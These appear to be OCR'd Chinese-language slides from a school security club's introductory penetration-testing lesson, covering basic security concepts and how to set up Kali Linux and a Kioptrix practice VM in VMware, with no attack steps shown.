
滲透測試 (1)

資安社 副社 王佑任

下載 Vmware


https://www.vmware.com/products/workstation-player/workstation-player-evaluation.html.html




安裝kali

https://www.kali.org/get-kali/#kali-virtual-machines

--> Virtual Machines



--> VMware 64



下載模擬機檔案 (KIOPTRIX: LEVEL 1.1 (#2)

https://www.vulnhub.com/entry/kioptrix-level-11-2,23/#top

Download

Please remember that VulnHub is a free community resource so we are unable to check the machines that are provided to us. Before you downloa
of running unknown VMs and our suggestions for "protecting yourself and your network. If you understand the risks, please download!

Kioptrix_Level_2-original.rar (Size: 404 MB)

Download (Mirror): https://download.vulnhub.com/kioptrix/archive/Kioptrix_Level_2-original.rar

Kioptrix_Level_2-update.rar (Size: 406 MB)

Download: http://www.kioptrix.com/dlvm/Kioptrix_Level_2.rar

Download (Mirror): https://download.vulnhub.com/kioptrix/Kioptrix_Level_2-update.rar

一些簡單的資安知識

CIA Triad

Confidentiality

Ex:

- 網路竊聽
- 偷看機密資訊

Integrity

Ex:

- 竄改內容
- 刪除檔案

Availability

Ex:

- Denial of service
- 不讓授權者使用資訊

一些簡單的資安知識

Security principle

最小權限原則

只給予用戶執行工作所需的最低存取級別

零信任

一種網路資安的架構，預設沒有任何人、設備受到信任，而且每個嘗試存取資源的使用者都需要進行驗證

Open Security

使用開源理念和方法來應對電腦安全性等等的安全性挑戰

縱深防禦

放置多層安全控制來保護資訊資源

什麼是滲透測試？

- 透過模擬駭客與惡意使用者的思維，嘗試攻破入侵企業網站、資訊系統或設備等軟體，完成之後分析測試目標的風險並評估安全性。
- 在受到真正的攻擊之前，提早發現安全性的漏洞並加以改善修正。

滲透測試流程

滲透測試 vs 弱點掃描


弱點掃描 → 透過自動化掃描軟體工具偵測作業系統與軟體系統的弱點，可用較低的成本在較短的時間內完成修正，但缺點是僅能檢測出既有的安全漏洞，針對最新的資安漏洞無法給予修補建議。

滲透測試 → 利用不同的弱點進行組合式攻擊，驗證任何可能突破網站防禦系統的入侵漏洞


開始建環境吧!

建立 kali 虛擬機

- 建立一個資料夾，命名為vulhub，將kali檔案、模擬機檔案皆放入並解壓縮。
- 開啟 Vmware，點選Open a Virtual Machine




- 點選資料夾內唯一可以選取的檔案



建立 KIOPTRIX 靶機


- 開啟 Vmware，點選Open a Virtual Machine




- 點選資料夾內唯一可以選取的檔案

建立 KIOPTRIX 靶機

- 建立後KIOPTRIX點擊編輯虛擬機設定




- 點選add，選擇network adapter，點擊finish




建立 KIOPTRIX 靶機

- 確定新增的network adapter2的network connection為NAT



- 將舊的network adapter刪除




啟動kali

- kali的憑證為 kali/kali

- 開啟firefox，打開youtube，確定是否有網路

- 檢查DHCP是否成功分配IP

開啟terminal



ip a


```
kali@kali:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:4d:a8:5d brd ff:ff:ff:ff:ff:ff
    inet 192.168.239.130/24 brd 192.168.239.255 scope global dynamic eth0
       valid_lft 1365sec preferred_lft 1365sec
    inet6 fe80::20c:29ff:fe4d:a85d/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
```

eth0 為網卡名稱


192.168.x.x為kali的動態IP

啟動靶機

- 點選 I copied it




- 按隨意鍵




啟動靶機

- 選取 keep Configuration

